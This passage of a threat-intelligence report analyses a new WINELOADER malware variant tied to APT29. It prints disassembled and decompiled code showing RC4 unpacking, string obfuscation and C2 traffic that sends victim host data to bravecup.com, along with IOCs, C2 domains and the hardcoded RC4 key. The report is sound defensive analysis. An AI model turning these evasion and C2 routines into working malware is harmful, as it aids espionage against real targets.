Str_Wcscpy      proc near
                sub     rsp, 38h
                mov     [rsp+38h+var_1], r8b
                mov     [rsp+38h+var_8], edx
                mov     [rsp+38h+var_10], rcx
                lea     rcx, byte_18002BCA5
                mov     edx, 20C18h
                mov     r8d, 85F2367Ch
                mov     r9d, 0A2428AEEh
                call    RC4DecryptModule
                movzx   eax, [rsp+38h+var_1]
                and     eax, [rsp+38h+var_8]
                mov     [rsp+38h+var_8], eax
                lea     rcx, byte_18004C8A5
                mov     edx, 461C5E61h
                mov     r8d, 56h ; 'V'
                call    ExecuteModuleStart
                movzx   eax, [rsp+38h+var_1]
                add     eax, [rsp+38h+var_8]
                mov     [rsp+38h+var_8], eax
                movzx   eax, [rsp+38h+var_1]
                or      eax, [rsp+38h+var_8]
                mov     [rsp+38h+var_8], eax
                xor     eax, eax
                add     rsp, 38h
                retn
Str_Wcscpy      endp
```

```
                public _set_se_translator
_set_se_translator:
                sub     rsp, 8
                lea     rcx, word_18000649E
                mov     rdx, 8028h
                call    RC4DecryptModule
                lea     rcx, word_18000E49E
                lea     rax, word_18000649E
                mov     cs:qword_18000E4AE, rax
                mov     cs:qword_18000E4B6, 6A8Ch
                mov     cs:qword_18000E4BE, 8028h
                call    ExecuteModuleStart
                add     rsp, 8
                retn
```

Figure 7 – WINELOADER – Unpacking routine – new vs. previous version.


As in earlier versions, the **core module** is unpacked via **RC4 decryption**, using a **hardcoded 256-byte key** (see **Appendix A**). The same RC4 key and algorithm are also used for string decryption and C2 communication.

C2 Communication

After unpacking, the core module of WINELOADER gathers information on the environment from the infected machine, including: `IPAddress`, `ProcessName`, `UserName`, `ComputerName`, `ProcessPID`, `ProcessToken`, and structures the the data like this:

```
struct CollectedEnvironmentInfo
{
    WORD PaddingLength;
    BYTE PaddingBytes[PaddingLength];
    QWORD PossibleCampaignID;
    QWORD PossibleSessionID;
    BYTE IPAddress[14];
    BYTE ProcessName[512];
    BYTE UserName[512];
    BYTE ComputerName[30];
    DWORD ProcessPID;
    BYTE ProcessTokenElevationType;
    QWORD PollingInterval;
    BYTE RequestType;
    QWORD MessageLength;
    QWORD Unknown;
    QWORD PossibleModuleID;
    BYTE Message[MessageLength];
};
```

This structure is **almost identical** to the one seen in previous WINELOADER versions. Initially, this data is **RC4-encrypted** with the embedded hardcoded key (see **Appendix A**) before being transmitted via an **HTTPS GET** request to the C2 server `https[:]//bravecup[.]com/view.php` using the **User-Agent** string `Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.2151.25 Safari/537.36 Edg/119.0.2151.25`.




```
GetEncryptedBytes_4(&v3, v4);
dllName = jjRC4Decrypt_5(v4);
InternetOpenW = jResolveAPI_0(dllName, apiName, 0xAD50, 0x9D);
GetEncryptedBytes_39(&v5, v6);
lpszAgent = jjRC4Decrypt_6(v6);
hInternet = InternetOpenW(lpszAgent, 0, 0LL, 0LL, 0);// UserAgent: "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.2151.25 Safari/537.36 Edg/119.0.2151.25"
ZeroMem_4(v6);
ZeroMem_5(v4);
ZeroMem_6(v2);
v7 = a5 + a6;
GetEncryptedBytes_5(&v8, v9);
apiName_1 = jjRC4Decrypt_4(v9);
GetEncryptedBytes_6(&v10, v11);
dllName_1 = jjRC4Decrypt_5(v11);
InternetConnectW = jResolveAPI_1(dllName_1, apiName_1, 0xAD50, 0x9D);
GetEncryptedBytes_7(&v12, v13);
lpszServerName = jjRC4Decrypt_13(v13);
hConnect = InternetConnectW(hInternet, lpszServerName, 443u, &szUserName, &szUserName, 3u, 0, 0LL);// ServerName: "bravecup.com"
ZeroMem_1(v13);
ZeroMem_5(v11);
ZeroMem_7(v9);
v14 = (a5 - v7) | v7;
GetEncryptedBytes_8(&v15, v16);
apiName_2 = jjRC4Decrypt_4(v16);
GetEncryptedBytes_9(&v17, v18);
dllName_2 = jjRC4Decrypt_5(v18);
HttpOpenRequestW = jResolveAPI_2(dllName_2, apiName_2, 0xAD50LL, 0x9DLL);
GetEncryptedBytes_10(&v19, v20);
lpszObjectName = jjRC4Decrypt_4(v20);
v21 = 0;
v22 = 0;
if ( a3 )                                     // GET or POST
{
  GetEncryptedBytes_11(&v23, v24);
  v21 = 1;
  lpszVerb = jjRC4Decrypt_12(v24);
  hRequest = HttpOpenRequestW(hConnect, lpszVerb, lpszObjectName, 0LL, 0LL, 0LL, 0x84800000, 0LL);// Verb: "POST", ObjectName: "/view.php"
}
else
{
  GetEncryptedBytes_12(&v25, v26);
  v22 = 1;
  lpszVerba = jjRC4Decrypt_0(v26);
  hRequest = HttpOpenRequestW(hConnect, lpszVerba, lpszObjectName, 0LL, 0LL, 0LL, 0x84800000, 0LL);// Verb: "GET", ObjectName: "/view.php"
```

Figure 8 – WINELOADER C2 Communication

One highly **unusual** aspect is the **User-Agent** string, which claims to be from **Windows 7** running **Microsoft Edge (v119.0.2151.25)**; this is a version that **should not normally exist** on this OS. This anomaly serves as a strong network indicator of compromise (IoC).

Evolving Anti-Analysis Techniques

The older WINELOADER version relied on **function inlining** for string decryption and did **not** strictly enforce immediate **memory cleanup**, instead reusing local variables. In contrast, the new variant takes a different approach, **similar to GRAPELOADER** (suggesting **codebase overlaps** or **shared development tactics**). Each string is processed through three distinct functions: one retrieves the encrypted byte blob, another one decrypts it using the RC4 algorithm, and the last function immediately zeroes out the decrypted memory after use.




```
GetEncryptedBytes_3(&v1, v2);
apiName = jjRC4Decrypt_2(v2);
GetEncryptedBytes_4(&v3, v4);
dllName = jjRC4Decrypt_5(v4);
InternetOpenW = jResolveAPI_0(dllName, apiName, 0xAD50, 0x9D);
GetEncryptedBytes_39(&v5, v6);
lpszAgent = jjRC4Decrypt_6(v6);
hInternet = InternetOpenW(lpszAgent, 0, 0LL, 0LL, 0);
ZeroMem_4(v6);
ZeroMem_5(v4);
ZeroMem_6(v2);
v7 = a5 + a6;
GetEncryptedBytes_5(&v8, v9);
apiName_1 = jjRC4Decrypt_4(v9);
GetEncryptedBytes_6(&v10, v11);
dllName_1 = jjRC4Decrypt_5(v11);
InternetConnectW = jResolveAPI_1(dllName_1, apiName_1, 0xAD50, 0x9D);
GetEncryptedBytes_7(&v12, v13);
lpszServerName = jjRC4Decrypt_13(v13);
hConnect = InternetConnectW(hInternet, lpszServerName, 443u, &szUserName, &szUserName, 3u, 0, 0LL);
ZeroMem_1(v13);
ZeroMem_5(v11);
ZeroMem_7(v9);
v14 = (a5 - v7) | v7;
GetEncryptedBytes_8(&v15, v16);
apiName_2 = jjRC4Decrypt_4(v16);
GetEncryptedBytes_9(&v17, v18);
dllName_2 = jjRC4Decrypt_5(v18);
HttpOpenRequestW = jResolveAPI_2(dllName_2, apiName_2, 0xAD50LL, 0x9DLL);
GetEncryptedBytes_10(&v19, v20);
lpszObjectName = jjRC4Decrypt_4(v20);
v21 = 0;
v22 = 0;
if ( a3 )                                    // GET or POST
{
  GetEncryptedBytes_11(&v23, v24);
  v21 = 1;
```

```
*v1 = 0xELL;
*&v1[8] = 0x68B179DC00E6C80BLL;
*&v1[0xE] = 0xE07C92F1A33168B1uLL;
*&v1[0x18] = 1LL;
RC4Decrypt(&v1[8], 0xELL);
*&v1[0x18] = 0;
v2 = encryptedBytes_wininet;
v3 = encryptedBytes_wininet;
*&v4 = 0xE102BC89B9BDBA04uLL;
*(&v4 + 1) = 1LL;
RC4Decrypt(&v3, 0x18LL);
DWORD2(v4) = 0;
InternetOpenW = jResolveAPI(&v3, &v1[8]);
v5 = 0x9ELL;
GetEncryptedBytes(&v6, &encryptedBytes_UserAgent, 0x9EuLL);
v7 = 1LL;
RC4Decrypt(&v6, 0x9ELL);
LODWORD(v7) = 0;
hInternet = InternetOpenW(&v6, 0, 0LL, 0LL, 0);
v3 = encryptedBytes_InternetConnectW;
LOBYTE(v4) = 0x60;
*(&v4 + 4) = 1LL;
RC4Decrypt(&v3, 0x11LL);
DWORD1(v4) = 0;
*v1 = 0x18LL;
*&v1[8] = v2;
*&v1[0x18] = 0xE102BC89B9BDBA04uLL;
*&v1[0x20] = 1LL;
RC4Decrypt(&v1[8], 0x18LL);
*&v1[0x20] = 0;
InternetConnectW = jResolveAPI(&v1[8], &v3);
v5 = 0x22LL;
v6 = encryptedBytes_ServerName;
v8 = 0xD065;
v9 = 1LL;
RC4Decrypt(&v6, 0x22LL);
LODWORD(v9) = 0;
hConnect = InternetConnectW(hInternet, &v6, 443u, &szUserName, &szUserName, 3u, 0, 0LL);
```

Figure 9 – WINELOADER C2 communication string decryption: new vs. old version.

Previously, automated tools like FLOSS could easily extract and deobfuscate strings from an **unpacked** WINELOADER sample. The improved implementation in the new variant disrupts this process, making automated string extraction and deobfuscation fail.



```
PS C:\floss-v3.1.1> .\floss.exe --only decoded -q .\OLD | rank_strings.exe
castechtools.com
bcryptprimitives.dll
/api.php
wininet.dll
iphlpapi.dll
ntdll.dll
vcruntime140.dll
HttpOpenRequestW
HttpSendRequestW
OpenProcessToken
OpenProcessToken
InternetConnectW
VirtualProtect
VirtualProtect
VirtualProtect
InternetReadFile
SetFilePointer
CreateFileW
InternetOpenW
InternetQueryOptionW
LoadLibraryW
FindNextFileW
```

```
PS C:\floss-v3.1.1> .\floss.exe --only decoded -q .\NEW
9FFZ
IT5P
nkGZ
`pqPs$uvwxym{."
&C=jWf
MfM4

PS C:\floss-v3.1.1>
```

Figure 10 – WINELOADER FLOSS string deobfuscation: old vs. new (unpacked samples).

Beyond string obfuscation, the new WINELOADER variant improves additional anti-analysis techniques, including code mutation, junk instruction insertion, and structural obfuscation. While these changes hinder static analysis, the core malware functionality and network C2 communication remain largely unchanged from previous versions.

Attribution

The tactics, techniques, and procedures (TTPs) observed in this campaign bear strong similarities to those seen in the previous WINELOADER campaign from March 2024. In that earlier attack, APT29 also initiated the campaign with a phishing email disguised as an invitation to a wine-tasting event, that time impersonating an Indian Ambassador.

While some modifications were made to the infection chain in this latest campaign, such as the introduction of GRAPELOADER as the initial stager instead of ROOTSAW (an HTA downloader used previously), the core execution method, employing DLL side-loading and a persistence technique, remained largely unchanged.

In addtion, as we show in this report, GRAPELOADER shares significant similarities with WINELOADER, a malware well attributed to APT29. This includes alignment in the compilation environment (Rich-PE), matching compilation timestamps, and code similarity such as the string encryption mechanism.

Conclusion

In this report we provide an in-depth analysis of a new wave of targeted phishing attacks aimed at government and diplomatic entities in Europe. These attacks are linked to the Russian linked APT29 (also known as Midnight Blizzard or Cozy Bear). The attackers impersonate the Ministry of Foreign Affairs of a European country, sending fake wine-tasting invitations to deploy a new malware called GRAPELOADER. This tool serves as an initial-stage mechanism for fingerprinting, persistence, and payload delivery.

In addition, we also identified a new variant of the previously known WINELOADER malware. Changes in the new variant primarily include evolved stealth and evasion techniques, which further complicate detection efforts. Due to the links we uncovered between GRAPELOADER and WINELOADER, this suggests that WINELOADER is likely delivered in later stages of the attack.

Protections

Check Point Threat Emulation and Harmony Endpoint provide comprehensive coverage of attack tactics, filetypes, and operating systems and protect against the attacks and threats described in this report.

Harmony Endpoint – Anti-Bot

- Trojan.WIN64.WINELOADER.A
- Trojan.WIN64.WINELOADER.B
- Trojan.WIN64.WINELOADER.C
- Trojan.WIN64.WINELOADER.D
- Trojan.WIN64.WINELOADER.E

Threat Emulation

- APT.Wins.WineLoader.A
- APT.Wins.WineLoader.B

IOCs

Name	Value	Description
wine.zip	653db3b63bb0e8c2db675cd047b737cefebb1c955bd99e7a93899e2144d34358	Initial access ZIP
wine.exe	420d20cddfaada4e96824a9184ac695800764961bad7654a6a6c3fe9b1b74b9a	PowerPoint for side-loading
AppvIsvSubsystems64.dll	85484716a369b0bc2391b5f20cf11e4bd65497a34e7a275532b729573d6ef15e	Junk code DLL serving as PowerPoint dependency
AppvIsvSubsystems64.dll	78a810e47e288a6aff7ffbaf1f20144d2b317a1618bba840d42405cddc4cff41	Junk code DLL serving as PowerPoint dependency
ppcore.dll	d931078b63d94726d4be5dc1a00324275b53b935b77d3eed1712461f0c180164	GRAPELOADER
ppcore.dll	24c079b24851a5cc8f61565176bbf1157b9d5559c642e31139ab8d76bbb320f8	GRAPELOADER
vmtools.dll	adfe0ef4ef181c4b19437100153e9fe7aed119f5049e5489a36692757460b9f8	WINELOADER
hxxps://silry[.]com/inva.php		Download URL
hxxps://bakenhof[.]com/invb.php		Download URL
bakenhof[.]com		Phishing Domain
silry[.]com		Phishing Domain
ophibre[.]com		C2
bravecup[.]com		C2

Appendix A: Hardcoded WINELOADER RC4 Key

The full 256-byte RC4 key embedded inside WINELOADER and used for string decryption, unpacking its core module, and encrypting/decrypting information exchanged between the malware and the C2 server.

```
6b67857ca8a21f6dcb30f855b320140b3ab1c7be4a1615a27bc63cba86412e43b7cbcb9135c91b3c1892bd12934b19f5698ca3695363f58a3fc53abdbc
```

[GO UP]

[BACK TO ALL POSTS]